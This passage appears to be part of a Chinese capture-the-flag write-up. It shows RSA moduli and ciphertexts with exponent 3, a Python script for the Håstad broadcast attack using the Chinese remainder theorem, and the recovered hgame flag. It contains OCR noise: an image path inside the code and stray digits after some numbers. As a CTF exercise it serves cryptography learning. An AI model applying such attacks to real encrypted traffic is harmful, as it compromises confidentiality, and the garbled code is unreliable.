5201612299458282688515658596600656417554161895812046994316423241245289
7353274507046420003409294598135009712664369087902344526430876941953340
2456070156291734296386027678945884593979417742283305905167348322733237
2905969868740556412782843128761060670334188293944421019131514119696008
0658506318805881239295810978442556255935309352293417741893419097829796
6738376270603873119686130061511747593362581314709484913505519031273233
5084507955724604696171453417718094964090327
e[4] = 3
c[4] =
3571035866771331904002755356082983070967555179177439917799281659448081
5655514336456265265831825744116178096675408243134670342021304746490580
1347987429587866507784835294289240703319363713980965945263022810877492
2456095890539238820008988075931808413089875732622091229539307118010882
6503162756010457158526090020687859336552104803105681824179151344927043
7055503002833594299287048995560742435886215547766657105383700364572345
2488144400245092787578860842744947945723496044281032256367682786337734
7170047059272943859882171294480597563963742749495182299499113152106714
1611563925956037672180261640035716517421681741527507431981163704929952
0377471701616177981505454933967326444568718055422706997643921270569023
8138719894794744396266759507277710456542949404282850958840605749845289
6606672079600318076629291832964611485077778334984817595747726526804076
3067038171600535165303706961722187437466764138847843851088881088034201
0681817390107089742601410011065217224863545617377400949711156778284607
9335233333617278837527467186444919584161474044529784043912893406555209
0160566892272496149062211385359894466859261856436046988069094511199089
2572890099839708450127773614843774152661918482698258835499716292465074
7731826227150677994598866694976617038952960
```

```
n[5] =
40081471399915005333720299817724579718515331810858266128757989859631074650129197466634778557667304600186350087895920783091774455627454615891981560093611495331460054003657642965758250076466941365225277086196641784009906124894877155574583210292403885517261167504829026420287279133771086521307794559213079585179571860806581275796878057867470106341137753859742417772255886758778114189767630015352320967599620187115548141277284557097680715804927484908168420947988484535502870365764848631847597771607567024376621291003994255095728918994662826136003756535442309497291737157209620353718610859697972272128192135545506450587172865501104653431004998457615286359768590062858239142117398439839725602924827783269839030188736984378280166688215165812205888367820942615828993937040298198514843315922696644798552150567648397795824174863661825244839863730984896363344126713581303895799728380292026099365249966011296481916061179516168752001191298372126047603190732831335896922574979948558828196550187273684413613177882788577211790858473528530385532086398364330590977751354526111143517662298002683212818561402466104382467833643207863906572424144306010008313879679766913626732900897252340139243395008193908400629167546234241326213507065441222574640894096191
e[5] = 3
c[5] =
19637338310590229002094481524811517856509678988458529293062371694703520807102459794909301529146045968803904499714132609713007182629384461460346430674259776442286238200549731340075891785162055375710337430950102107574757184305778116510133081914244608811627909863311372157745138906220771333018417391381467908734945007830852070374371261756076441951842111892431989370079543764420473330162719387311563330976062028451079053512503505882104986137145649114850710129107516147742729335482437776512925677503989459194555951112016757565252244131575782406066073014497084297169850272258842103157549560298913276356063183105465031285957588360779987943473482700015073204276062315383709652933904100771878946416845550595701047122286198848562801299906807596464526282733244686507228466021354445308152903057236438918650610811048431186448590043288575293372050541823362628643417758704137626280592049274086540209271651267264324206140764116743242441017876450278677285485964060185930931662605063427975862322595575784281008654430549382655544512022389604774744575411053727723625430776644743758697515708968539782754067189060769928945058815601381109119385031321318859644659579189826400307821483034170306411027024558862302548556446567706501495405067415106820995815633
```

```
n[6] =
441219832102329113941862838660943233579215441091346336934528023475304109965596676163440394813272558320918420480386749091947802455423402857125233908206867132599069595323243154174569298961794344623241293553421864069389535348543832297805982907650367142721566803315107733852453608111246057981064164247187640480712312060234169292599096087422940380874435851795847673883946134398943282297673922785786134668939454715179979246505182510338437251221569074780060511794395438999419581907256239694239236674604727404688764447352994022067990843174130240669289888289862268588307778029283493265348667415910553064457513926134377522099641209108448559373422305901757344324758407462166774699512993336120173336911210734744313930970281023299709778006083933174113456436965150432387778607639217894522770756209157735203091790545289813873886244335031912734705230434179583023235199153300263399767468586679972093973609985111254951924071949408463935260725701129931726900345186925871556853670570762826122383762006869109981003180805851519716186506371242901187230433096494812063568936279012557322219782284461140361225650340807095328622016565443274256310194921729305097890315074292153303546235677671541793456589738387043928232044507842169173330728718482770626654501523
e[6] = 3
c[6] =
343558577020588714429313020041093297550600511001840154137552216575748946157961591099597309730875847249609067088895567357040752583678766229661761073029178667941759812656095394713728367061506713413650132129245164858512061430944849306322427733297033654152161512931139895523891447055784674776356336721195602898082264703411052396223706491835615239898963965039349867576628181946954585002705252796231016445166027513456849060948360498081892030697906086173612576083651879166491789946438067179662219651062279317002050789871120333850272751224872129535742685201837098575125361312611392050300073462884046822571642883949673321736837838379514540827860219307938135197101094531402063240331559853201121385391076154875363696159228373299490035401297769928627372721885488091110000395742964536445855367746227395783716581955884641531132839080847770052153020914740561915612109449417203852452084551679817129684835596664222472806271699238429017096741164052056835664191547244480985004136162585874727015248038703376279042870253365410963230937309995702792020342080115661150163434949942290275789227674559517957243060077741816736950124894466197373209308598030218454826136754312091821659566499445097655483610010997986426784494466843809743836689209926943448276851733
```

```
n[7] =
32086995756378842703527799852361826570562597341703690120356947234203023744762501187097914157812813696012946754691452332926007105047100889639860698817118964205990851795602091545146531398568928777786136030955686184906206490040369208306078655729059123196294194210077171370313601888984826174914084034754697782359555680243025480383703034459164601285712221322711521567447038854865214038129670577250044557222492401890522517426566358481935611434125540897986680033948464358530330681744745300068477051809357766110254421210937882871178507351486340244287026435530037151668391267100757332005926125789765189969756680451331977495429470830316878829203785713462818655345097663785856267503980789711207975038483026461863923995676566738893933130331419181312625425491492638427949411557699777308025660090003456343495959367714853140116028196052606172347916175455519397972665696151537401921215372659480714245630369877571529051806276888715643390218712216064109791612109717911828964651421769631495647447262642086848615242101328478486365329993087525337198232736799113912682828672953903338265068785941286813757930977544069850284824112239442312977144233840287086376776954500595106495649874287448520782463052077715243126101081883813865508291186583469980737500886 1
e[7] = 3
c[7] =
78140898568960172537532399957542065079754785608196175653725188831315142763849427144477433109881196560183622027227087954674199188991855929146336784979764720497547685824735751948676073196869027199411668951578490599507331800328072699193016348570092942269398714025948091737017548105562834031699831877517521836116912407428829037729994348603578694187241194587650053966682616443757430366693816438822541572320426819962696790047344705617241989403482962642561340363553100861232083902828830416053526478120239416765009622649261419311221132287115995483736302156498238644085182807103157307755108774079839474373171678479879270772376918459752331416572057373104068315516826270820079207687778179443170979119272546974948398836020966295976732842161084596604333609962435508857188202619164351406760248161996398928399808794165750688251550333605215452714248764969398658038806253343411374432218839063019680506702193844642514704165818992467080553637621344595668598997152064351401889973491969027655785705169783787596508645680145866144605833044605043187293336588170662721209848757428152187222005934326482420433754396709239504934778213639237962291652317008526530026480506455615216407413567880878703059582152229798816620073095833802843629152453905959213754631561 0
e = 3
##这个函数用于对广播攻击求解
def broadcast_attack(data):
    ##辗转相除法
    def extended_gcd(a,b):
        x, y = 0, 1
        lastx, lasty = 1, 0
        while b:
            a,(q,b) = b,divmod(a,b)
            x,lastx = lastx - q*x,x
            y,lasty = lasty-q*y,y
        return (lastx,lasty,a)
    ##中国剩余定理
    def chinese_remainder_theorem(items):
        N=1
        for a,n in items:
            N*=n
```


```
        result = 0
        for a,n in items:
            m =  N/n
            r,s,d = extended_gcd(n,m)
            if d!=1:
                N=N/n
                continue
            result+=a*s*m
        return result % N ,N
    x,n = chinese_remainder_theorem(data)
    m = gmpy2.iroot(x,3)[0]
    return m

##判断结果字符串中有“{”和”}“的是要的
def pd(data):
    res = long_to_bytes(broadcast_attack(data))
    try:
        if '{'  in res:
            print(res)
        if '}' in res:
            print(res)
    except:
        pass

x=1
##循环用于遍历，一共是c73,35种组合
while  x<= 5:
    y=1
    while y<=6:
        z=1
        while z <= 7:
            n1 = n[x]
            n2 = n[y]
            n3 = n[z]
            c1 = c[x]
            c2 = c[y]
            c3 = c[z]
            data = [(c1,n1),(c2,n2),(c3,n3)]
            pd(data)
            z = z+1
        y = y+1
    x = x+1


print("ok")
```

4.结果输出了一堆



5. ctrl+f查找 hgame 发现只有一半，再查找"}"，得到另一半

6. ```
   hgame{!f+yOu-pl4y_rem@ind3r~YOu^9ot=i7}
   ```

7. 拼接后上传，成功解题
   ```